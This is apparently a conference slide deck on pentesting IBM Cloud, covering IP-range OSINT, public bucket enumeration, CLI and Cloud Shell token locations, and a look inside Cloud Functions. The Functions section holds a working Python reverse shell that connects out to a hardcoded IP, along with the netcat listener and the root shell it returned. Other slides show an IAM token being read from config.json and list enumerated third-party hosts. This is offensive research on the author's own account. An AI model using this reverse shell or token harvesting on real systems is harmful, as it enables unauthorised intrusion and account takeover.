

An Attacker's Approach to Pentesting IBM Cloud

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Who me?

- Co-founder/Chief Hacker at Kloudle Inc.
- Doing offensive security work and research for over a decade in web app, mobile and cloud security
- Specialise in finding flaws with cloud infrastructure and conjuring up post exploitation attack scenarios
- Active speaker and trainer at multiple conferences
- Love photography and stargazing
- <https://ibreak.software>
- @riyazwalikar

Why attack IBM cloud?

- A Google search shows indeterminate results putting IBM Cloud with the 5th or 6th largest cloud market share
- Everyone's attacking AWS, GCP, Azure. Wanted to give some love to IBM cloud.
- Also had some free credits and was creating some CTF challenges for CloudVillage at DEF CON this year, so ended up creating an account and logging in
- I love reading documentation but with the IBM docs it was painful, so set about exploring IBM cloud
- Hands-on poking and prodding led to some interesting observations within IBM Cloud

IBM Cloud attacker vantage points

- External attack surface
 - IPs, DNS, Hostnames, other OSINT available data
 - Internet wide visible managed services over TCP/IP
 - Visible services accessible as part of the cloud
- Internal attack surface
 - Internal IPs, DNS
 - Semi privileged access & escalation avenues
 - Overly permissive configurations and trust relationships
- Cloud specific attack surface
 - Backups, storage services
 - Instance metadata endpoints, shared secrets
 - Cross account trust, group shared stuff

What was my approach?

1. Create an IBM Cloud account and apply credits (free stuff + experimentation = much wow)
2. Set up CLI by reading the documentation, praying and some guesswork
3. Imagine an ACME Corporation using IBM Cloud. For different familiar services like Compute and Storage
 - a. Create a resource within that service
 - b. See if insecure defaults are used
 - c. Check what kind of auth is required, look for access that I already have
 - d. Look at public DNS objects created, can these be accessed without auth
4. Login and look around at various environments
 - a. Start instance, see if metadata exists
 - b. start cloudshell explore env
 - c. start function, get a reverse shell and explore env
5. Document interesting things and commit to repo
6. Repeat Steps 3, 4 and 5

GitHub repo for ongoing work

- Blog post announcing the talk, the slides and the repository - <https://kloudle.com/blog/an-attackers-approach-to-pentesting-ibm-cloud-fwd-cloudsec-2021>
- This is an ongoing research project. There are just too many things to fit into a single 20 minute talk.
- The following GitHub repo will continue to have the latest observations, findings, tools and techniques.
- <https://github.com/kloudle/pentesting-ibm-cloud>
- Contributions welcome!! This is really nascent at this point 😊

Interesting observations

Public OSINT and identifying IBM cloud things

- Weirdly, I was unable to find the public IP ranges for the IBM Cloud through the documentation (the way AWS, GCP and Azure have ranges published).
- This could be a language barrier, the way this is perhaps documented or the data is truly not present.
- I did find <https://cloud.ibm.com/docs/vsrx?topic=hardware-firewall-shared-ibm-cloud-ip-ranges> which has a list of IP ranges but this reads more like the product documentation for the IBM Cloud Juniper vSRX appliance firewall than the IBM Cloud in general
- Figured walking backwards may help. The idea was

Create a floating IP > Look at the Public IP neighbourhood using BGP HE > Profit?

Public OSINT and identifying IBM cloud things



Floating IPs for VPC

Region: Washington DC ▾						Create +	
Name	Status	Address	Location	Targeted device	Target type		
ibm-floating-ip	⚠ Unbound	169.63.185.70	Washington DC 2	—	—	⋮	
Items per page: 10 ▾		1 item		Page 1		◀	▶

- Assigned IP - 169.63.185.70, whose CIDR isn't in the docs
- Did this with 4 other regions, same result. CIDR not in the docs
- ASN belongs to SoftLayer Technologies, Inc (which makes sense as IBM acquired this in 2013 to build what is now part of IBM Cloud!)

Public OSINT and identifying IBM cloud things

- AS36351 is the pool of IPs for IBM Cloud, of which there are a lot of other Prefixes that are in regions that IBM Cloud doesn't exist.
- So, based on floating IPs in each region and walking backwards, this looks like the IP ranges (still updating for some regions)

<https://github.com/kloudle/pentesting-ibm-cloud/osint-external/ip-ranges.txt>

<u>AS46704</u>	SoftLayer Technologies Inc.
<u>AS46703</u>	SoftLayer Technologies Inc.
<u>AS46702</u>	SoftLayer Technologies Inc.
<u>AS36420</u>	SoftLayer Technologies Inc.
<u>AS36351</u>	SoftLayer Technologies Inc.
<u>AS30315</u>	SoftLayer Technologies Inc.
<u>AS21844</u>	SoftLayer Technologies Inc.
<u>AS13884</u>	SoftLayer Technologies Inc.
<u>AS13749</u>	SoftLayer Technologies Inc.

Results

Report Docs

Host Filters

Autonomous System:

1,206 SOFTLAYER

Location:

1,206 Australia

Service Filters

Service Names:

2,335 HTTP
326 UNKNOWN
191 SSH
143 FTP
95 KUBERNETES

More

Ports:

625 443
304 30001
303 20000
227 80
217 21252

More

Software Vendor:

375 Microsoft
201 microsoft
174 OpenBSD
156 Apache
103 CentOS

More

Software Product:

323 IIS
290 linux
206 Windows
201 windows

Hosts

Results: 1,206 Time: 0.00s

[130.198.64.4 \(4.40.c682.ip4.static.sl-reverse.com\)](#)

Linux SOFTLAYER (36351) Australia

>_22/SSH	>_80/HTTP	>_7001/SSH	>_7002/SSH	>_7003/SSH
>_7004/SSH	>_7005/SSH	>_7006/SSH	>_7007/SSH	>_7010/SSH
>_7011/SSH	>_7012/SSH	>_7013/SSH	>_7015/SSH	>_7016/SSH
>_7018/SSH	>_7020/SSH	>_7021/SSH	>_7022/SSH	>_7025/SSH

[130.198.64.18 \(12.40.c682.ip4.static.sl-reverse.com\)](#)

SOFTLAYER (36351) Australia

>_3022/SSH

[130.198.64.19 \(13.40.c682.ip4.static.sl-reverse.com\)](#)

SOFTLAYER (36351) Australia

>_443/HTTP >_20000/HTTP >_30001/HTTP

[130.198.64.20 \(14.40.c682.ip4.static.sl-reverse.com\)](#)

SOFTLAYER (36351) Australia

>_3022/SSH

[130.198.64.50 \(32.40.c682.ip4.static.sl-reverse.com\)](#)

SOFTLAYER (36351) Australia

>_80/HTTP

[130.198.64.51 \(33.40.c682.ip4.static.sl-reverse.com\)](#)

Linux SOFTLAYER (36351) Australia

>_22/SSH

[130.198.64.70 \(46.40.c682.ip4.static.sl-reverse.com\)](#)

SOFTLAYER (36351) Australia

>_443/HTTP >_3389/RDP

[130.198.64.75 \(4b.40.c682.ip4.static.sl-reverse.com\)](#)

You can use these CIDRs to then look up service information on Shodan/Censys etc. or run your own port scans

Public OSINT and identifying IBM cloud things



To do

1. Look at managed services within IBM and see if public IP ranges match AS36351
2. Create sublists of IP ranges reserved for managed services (IPs that will never become floating IPs)
3. What's visible for these IP sublists via public discovery, are there public databases, containers etc.?
4. For the IPs already obtained, sort them based on IBM Cloud supported regions

IBM Cloud Storage

- Two basic types: Object Storage (much like AWS S3) and File System Storage Types - Block Storage (SAN based, raw blocks) and File Storage (NAS based, pre formatted FS)
- The Object Storage supports creation of `buckets` inside which you place objects
- The bucket and the objects within can have independent permissions, much like AWS S3
- Buckets CNAME can be accessed publicly, however, actual HTTP layer access can be restricted using policies AND/OR IP address whitelisting
- Naming convention:
`<bucket-name>.s3.<region>.cloud-object-storage.appdomain.cloud`
- You can integrate IBM Cloud SQL Query with uploaded objects, so that if they are of a supported type (CSV, JSON, Parquet etc.) then you can query the data within the file using SQL queries (very similar to AWS Athena).

IBM Cloud Storage

Storage / demo-ibm-cloud / demo-ibm-bucket

TransfersDetailsActions...

Getting startedBucketsObjectsConfigurationAccess policiesIntegrationsNew!EndpointsService credentialsConnectionsUsage detailsPlan

Warning: All objects in this bucket have public view access.

Objects

Reminder: Objects are uploaded in multiple parts to optimize transfer performance. If an upload is interrupted before the transfer is completed, then the parts of the incomplete object that were uploaded prior to the interruption will count towards billable storage. While the console will alert users to incomplete multipart uploads, it is encouraged to routinely check for and clear out incomplete uploads using the REST API or an SDK. [Learn more](#)

Prefix filter

RefreshSyncGrid

Upload

<input type="checkbox"/> Object name	Archived ⓘ	Size	Last modified	
<input type="checkbox"/> grapes.png		186.5 KB	2021-07-16 12:17 AM	⋮
<input type="checkbox"/> images.png		1.8 KB	2021-07-16 12:17 AM	⋮
<input type="checkbox"/> riyaz_headshot.png		239.5 KB	2021-07-16 12:18 AM	⋮

Items per page: 10 1-10 of all items

page 1

⋮

⋮

Drag and drop files (objects) here or click to upload

IBM Cloud Storage

← → ↺  <https://demo-ibm-bucket.s3.au-syd.cloud-object-storage.appdomain.cloud>

This XML file does not appear to have any style information associated with it. The document tree is:

```
<ListBucketResult>
  <Name>demo-ibm-bucket</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <Delimiter/>
  <IsTruncated>>false</IsTruncated>
  <Contents>
    <Key>grapes.png</Key>
    <LastModified>2021-07-15T18:47:18.154Z</LastModified>
    <ETag>"da5a5f3d04d881defdd99d55e1b8852"</ETag>
    <Size>190942</Size>
    <Owner>
      <ID>41323508-a400-42e1-9dce-6dc65844cc3e</ID>
      <DisplayName>41323508-a400-42e1-9dce-6dc65844cc3e</DisplayName>
    </Owner>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>images.png</Key>
    <LastModified>2021-07-15T18:47:35.012Z</LastModified>
    <ETag>"744a9b4658cf6a9f2a12a08bd1683086"</ETag>
    <Size>1806</Size>
    <Owner>
      <ID>41323508-a400-42e1-9dce-6dc65844cc3e</ID>
      <DisplayName>41323508-a400-42e1-9dce-6dc65844cc3e</DisplayName>
    </Owner>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>riyaz_headshot.png</Key>
    <LastModified>2021-07-15T18:48:01.487Z</LastModified>
    <ETag>"7ef9972383b9435d98357ee0fcf8f689"</ETag>
    <Size>245291</Size>
    <Owner>
      <ID>41323508-a400-42e1-9dce-6dc65844cc3e</ID>
      <DisplayName>41323508-a400-42e1-9dce-6dc65844cc3e</DisplayName>
    </Owner>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

```
$:> curl -I https://demo-ibm-bucket.s3.au-syd.cloud-object-storage.appdomain.cloud
HTTP/1.1 200 OK
```

```
Date: Sun, 05 Sep 2021 10:27:13 GMT
X-Clv-Request-Id: 479c48dd-8120-4188-80d4-49dfd0b809ba
Server: Cleversafe
X-Clv-S3-Version: 2.5
Accept-Ranges: bytes
x-amz-request-id: 479c48dd-8120-4188-80d4-49dfd0b809ba
ibm-sse-kp-enabled: false
Content-Length: 0
```


```
$:> curl -I https://ibm-missing.s3.au-syd.cloud-object-storage.appdomain.cloud
HTTP/1.1 404 Not Found
```

```
Date: Sun, 05 Sep 2021 10:27:23 GMT
X-Clv-Request-Id: df87af7d-8477-40b0-a359-44cd4d9e9654
Server: Cleversafe
X-Clv-S3-Version: 2.5
Accept-Ranges: bytes
x-amz-request-id: df87af7d-8477-40b0-a359-44cd4d9e9654
Content-Type: application/xml
Content-Length: 279
```

IBM Cloud Storage

Setting up CLI access to interact with Object Storage


1. `ibmcloud plugin install cloud-object-storage`
2. `ibmcloud login -a https://cloud.ibm.com -u passcode -p <password> -r us-east`
3. `ibmcloud cos config auth --method IAM`
4. `ibmcloud resource service-instances`
5. `ibmcloud resource service-instance <instance-name> --id`
6. `ibmcloud cos config crn` (enter CRN from Step 5 after the ::)
7. `ibmcloud cos buckets`
8. `ibmcloud cos objects --bucket <bucket-name> --region <region>`



IBM Cloud Storage

- Identifying public buckets in IBM Cloud Storage?
 - We know the DNS naming convention
 - We know distinct HTTP Response status codes when bucket exists, does not exist and when not public etc.
 - Naming convention:
`<bucket-name>.s3.<region>.cloud-object-storage.appdomain.cloud`
- Two quick ways to enumerate public buckets/objects based on what we know
 1. Google sub domain search - `site:*.cloud-object-storage.appdomain.cloud`
 2. Any subdomain brute force tool - amass, sublist3r, SecurityTrails etc.

IBM Cloud Storage



site:*.cloud-object-storage.appdomain.cloud

Page 4 of about 2,820 results (0.25 seconds)

<https://s3.us.cloud-object-storage.appdomain.cloud> > ... PDF

5oyiS8t ≥ **[HACK FACEBOOK ACCOUNT 2021]** **[HACK ...**

22-Jun-2021 — Hack Facebook Account-Online Service to Hack Facebook Password, How we hack a Facebook Account? 1. Copy the target Facebook account URL ...

<https://s3.us.cloud-object-storage.appdomain.cloud> > ... PDF

NBA Live Mobile Hack-Cheats Free Cash+Coins Generator

[[Updated : June 22,2021]] - ([YFQn3]). NBA Live Mobile Coins, Cash Generator - Online Hack Tool. NBA Live Mobile Coins, Cash Generator - Online Hack Tool ...

<https://s3.us.cloud-object-storage.appdomain.cloud> > ... PDF

igpi8t ≥ **GARENA FREE FIRE HACK DIAMONDS ...**

[[Updated : June 22,2021]] - ([A3MFw]). Download Garena Free Fire Mod Hack APK 1.62.2 (unlimited ... Download Garena Free Fire Mod Hack APK 1.60.1 ...

<https://s3.us.cloud-object-storage.appdomain.cloud> > ... PDF

w4F64 ≥ **FREE PSN CODES GENERATOR - PSN CODES ...**

[[Updated : June 22,2021]] - ([B9LB92q]). Free PSN Codes Generator 2017 :- No Survey / Human ... The free PSN code generator 2017 is developed by our team of ...

<https://s3.us.cloud-object-storage.appdomain.cloud> > ... PDF

0zgUTU ≥ **[FREE-NBA 2k20 HACK VC LOCKER CODES ...**

22-Jun-2021 — *NEW* NBA 2K20 BEST UNLIMITED VC GLITCH! 100K VC FOR ... Published on NBA 2k20 VC Glitch * 100% Working Glitch * for FREE VC & MT [Tutorial].

```
$:> amass enum -d cloud-object-storage.appdomain.cloud
s3-web.private.eu-gb.cloud-object-storage.appdomain.cloud
s3-web.ap.cloud-object-storage.appdomain.cloud
s3-web.che01.cloud-object-storage.appdomain.cloud
s3-web.private.ams03.cloud-object-storage.appdomain.cloud
s3-web.jp-tok.cloud-object-storage.appdomain.cloud
s3-web.private.eu.cloud-object-storage.appdomain.cloud
s3-web.au-syd.cloud-object-storage.appdomain.cloud
s3-web.private.hkg02.cloud-object-storage.appdomain.cloud
s3-web.private.eu-de.cloud-object-storage.appdomain.cloud
s3-web.private.sng01.cloud-object-storage.appdomain.cloud
s3-web.private.sjc.us.cloud-object-storage.appdomain.cloud
s3-web.private.che01.cloud-object-storage.appdomain.cloud
s3-web.tok.ap.cloud-object-storage.appdomain.cloud
s3.jp-osa.cloud-object-storage.appdomain.cloud
s3-web.private.wdc.us.cloud-object-storage.appdomain.cloud
s3-web.private.tor01.cloud-object-storage.appdomain.cloud
s3-web.private.dal.us.cloud-object-storage.appdomain.cloud
s3-web.private.us-south.cloud-object-storage.appdomain.cloud
s3-web.hkg.ap.cloud-object-storage.appdomain.cloud
s3-web.private.mil.eu.cloud-object-storage.appdomain.cloud
s3-web.private.mon01.cloud-object-storage.appdomain.cloud
s3-web.private.us.cloud-object-storage.appdomain.cloud
s3-web.sjc.us.cloud-object-storage.appdomain.cloud
s3-web.tor01.cloud-object-storage.appdomain.cloud
s3-web.private.jp-tok.cloud-object-storage.appdomain.cloud
s3-web.private.tok.ap.cloud-object-storage.appdomain.cloud
s3-web.private.ams.eu.cloud-object-storage.appdomain.cloud
s3-web.private.mex01.cloud-object-storage.appdomain.cloud
s3-web.private.sao01.cloud-object-storage.appdomain.cloud
s3-web.private.seo.ap.cloud-object-storage.appdomain.cloud
s3-web.private.hkg.ap.cloud-object-storage.appdomain.cloud
s3-web.direct.hkg.ap.cloud-object-storage.appdomain.cloud
s3.sjc04.cloud-object-storage.appdomain.cloud
s3-web.fra.eu.cloud-object-storage.appdomain.cloud
s3-web.ams.eu.cloud-object-storage.appdomain.cloud
s3.ca-tor.cloud-object-storage.appdomain.cloud
s3.direct.jp-tok.cloud-object-storage.appdomain.cloud
s3.che01.cloud-object-storage.appdomain.cloud
s3-web.direct.seo.ap.cloud-object-storage.appdomain.cloud
s3-web.direct.hkg02.cloud-object-storage.appdomain.cloud
tradelens-web-prd.s3.us.cloud-object-storage.appdomain.cloud
pendingdelivery677nff.s3.us-south.cloud-object-storage.appdomain.cloud
```

IBM Cloud Storage

To do

1. Access policies for IBM Cloud Storage, for buckets and objects
2. Check for volume and snapshot storage and their permissions (equivalent in IBM Cloud)

IBM Cloud Shell

- <https://cloud.ibm.com/shell>
- The IBM Cloud shell is a Bluemix container orchestration pod based on kubernetes as evidenced by multiple tell-a-tale signs
- Quick commands to verify container orchestration type
 - `cat /proc/1/cgroup`
 - `mount`
- The account auth IAMToken is present in
`/usr/ic/cloudshell-<cloudshell-session-id>/.bluemix/config.json`
- This token has full account privileges, can be used with the IBM Cloud REST API

IBM Cloud Shell

- `cat /proc/1/cgroup`

```
riyazwalikar@cloudshell:~$ cat /proc/1/cgroup
11:pids:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
10:net_prio:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
9:perf_event:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
8:net_cls:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
7:freezer:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
6:devices:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
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4:blkio:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
3:cpuacct:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
2:cpu:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
1:cpuset:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
```


IBM Cloud Shell

- mount

```
riyazwalikar@cloudshell:~$ mount
kataShared on / type virtiofs (rw,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/cpuset type cgroup (ro,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/cpu type cgroup (ro,nosuid,nodev,noexec,relatime,cpu)
cgroup on /sys/fs/cgroup/cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpuacct)
cgroup on /sys/fs/cgroup/blkio type cgroup (ro,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/devices type cgroup (ro,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/freezer type cgroup (ro,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/net_cls type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_prio)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
kataShared on /usr/ic type virtiofs (rw,relatime)
kataShared on /home/riyazwalikar type virtiofs (rw,relatime)
kataShared on /etc/hosts type virtiofs (rw,relatime)
kataShared on /dev/termination-log type virtiofs (rw,relatime)
kataShared on /etc/hostname type virtiofs (rw,relatime)
kataShared on /etc/resolv.conf type virtiofs (rw,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
proc on /proc/bus type proc (ro,relatime)
proc on /proc/fs type proc (ro,relatime)
proc on /proc/irq type proc (ro,relatime)
proc on /proc/sys type proc (ro,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /sys/firmware type tmpfs (ro,relatime)
```

[illegible]

[illegible]

IBM Cloud Shell

To do

- The IBM Cloud shell appears to have internal network access, capabilities and setuid binaries that could potentially be used to gain root and escape the container.

IBM Cloud CLI

- Various login methods supported. I used the “One time passcode” to login most times as this was available via the web interface
- Click Profile icon > Log in to CLI and API

One time passcode

You are logging in with IBMid riyazwalikar@gmail.com.

Your one time passcode is `rn[REDACTED]` and it will expire in 219 seconds.

IBM Cloud CLI

```
ibmcloud login -a https://cloud.ibm.com -u passcode -p rn[REDACTED]
```



IBM Cloud CLI

The whoami of the IBM Cloud CLI -
ibmcloud account show

```
$:> ibmcloud login -a https://cloud.ibm.com -u passcode -p IGWXpilvvU -r us-east
API endpoint: https://cloud.ibm.com
Authenticating...
OK

Targeted account Riyaz Ahemed Walikar's Account (58ae7cb2923e4e3bb1f7d664a35cedf0) <--> 2317852

Targeted region us-east

API endpoint: https://cloud.ibm.com
Region: us-east
User: riyazwalikar@gmail.com
Account: Riyaz Ahemed Walikar's Account (58ae7cb2923e4e3bb1f7d664a35cedf0) <--> 2317852
Resource group: No resource group targeted, use 'ibmcloud target -g RESOURCE_GROUP'
CF API endpoint:
Org:
Space:
$:> ibmcloud account show
Retrieving account Riyaz Ahemed Walikar's Account of riyazwalikar@gmail.com...
OK

Account Name: Riyaz Ahemed Walikar's Account
Account ID: 58ae7cb2923e4e3bb1f7d664a35cedf0
Account Owner: riyazwalikar@gmail.com
Account Type: PAYG
Account Status: ACTIVE
Linked Softlayer Account: 2317852
VRF Enabled: false
Service Endpoint Enabled: false
EU Supported: false
PoC (Commercial Proof of Concept): false
HIPAA Supported: false
$:>
```



```
$> cat ~/.bluemix/config.json
{
  "APIEndpoint": "https://cloud.ibm.com",
  "IsPrivate": false,
  "ConsoleEndpoint": "https://cloud.ibm.com",
  "ConsolePrivateEndpoint": "",
  "CloudType": "public",
  "CloudName": "bluemix",
  "Region": "us-east",
  "RegionID": "ibm:yp:us-east",
  "IAMEndpoint": "https://iam.cloud.ibm.com",
  "IAMPrivateEndpoint": "",
  "IAMToken": "Bearer eyJraWQwIjoiYyMDIxMDgxOTA4MTciLCJhbGciOiJSUzI1NiJ9.eyJpYXQiOiwiYWQwIjoiJJQk1pZC0yNzAwMDFZTUQwIiwicmVhbG1pZCI6IklCTWlkIiwic2Vzc2lvbnlpZC0iLWEzMtItZTNkZDAyZWl0YWVLIiwianRpIjoiaNGYyNTcyZjYtOWU0Yi00MDg5LWFfINTMtNTdiMjkiIiwiaWF0IjE5MDEwMTEwNDYyOjA5OTYyIn0=.eyJraWQwIjoiYyMDIxMDgxOTA4MTciLCJhbGciOiJSUzI1NiJ9.eyJpYXQiOiwiYWQwIjoiJJQk1pZC0yNzAwMDFZTUQwIiwicmVhbG1pZCI6IklCTWlkIiwic2Vzc2lvbnlpZC0iLWEzMtItZTNkZDAyZWl0YWVLIiwianRpIjoiaNGYyNTcyZjYtOWU0Yi00MDg5LWFfINTMtNTdiMjkiIiwiaWF0IjE5MDEwMTEwNDYyOjA5OTYyIn0."
}
```


IBM Cloud Functions

- IBM Cloud Functions is based on Apache OpenWhisk
- To inspect a functions runtime environment, a reverse shell was set up with the shell catcher on AWS with port 9090 open to the Internet

```
1  import sys
2  import socket, subprocess, os
3
4  def main(dict):
5      s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6      s.connect(("35.172.49.222", 9090))
7      os.dup2(s.fileno(), 0)
8      os.dup2(s.fileno(), 1)
9      os.dup2(s.fileno(), 2)
10     p=subprocess.call(["/bin/bash", "-i"])
11     return 'Exiting..'
```

IBM Cloud Functions

```
ubuntu@ip-172-31-55-208:~$ nc -lvp 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from 70.80.af9e.ip4.static.sl-reverse.com 26434 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@action:/action/1/bin# whoami
whoami
root
root@action:/action/1/bin# uname -a
uname -a
Linux action 4.15.0-154-generic #161-Ubuntu SMP Fri Jul 30 13:04:17 UTC 2021 x86_64 GNU/Linux
root@action:/action/1/bin#
```

- A reverse shell gives us execution capabilities within the function environment, we can now poke around.
- This shell is by default alive for function time limit (default 60 seconds, can be increased to 600 seconds).

IBM Cloud Functions

- A REST service listens on port 8080 hosted by `/bin/proxy` (OpenWhisk ActionLoop Proxy v1.17.1)
- This is where CVE-2018-11756 and CVE-2018-11757 were discovered that allowed overwriting of the function code by using a POST request to the `/init` endpoint
- Cloud Foundry based namespace key can be pulled from the environment variable `__OW_API_KEY`. Key can be used to trigger the function as a REST API endpoint

```
curl -u $API_KEY -X POST  
https://eu-gb.functions.cloud.ibm.com/api/v1/namespaces/riyazwalikar%40gmail.com_dev/actions/  
ibm-demo-function-package/ibm-demo-function?blocking=true
```

IBM Cloud Functions

To do

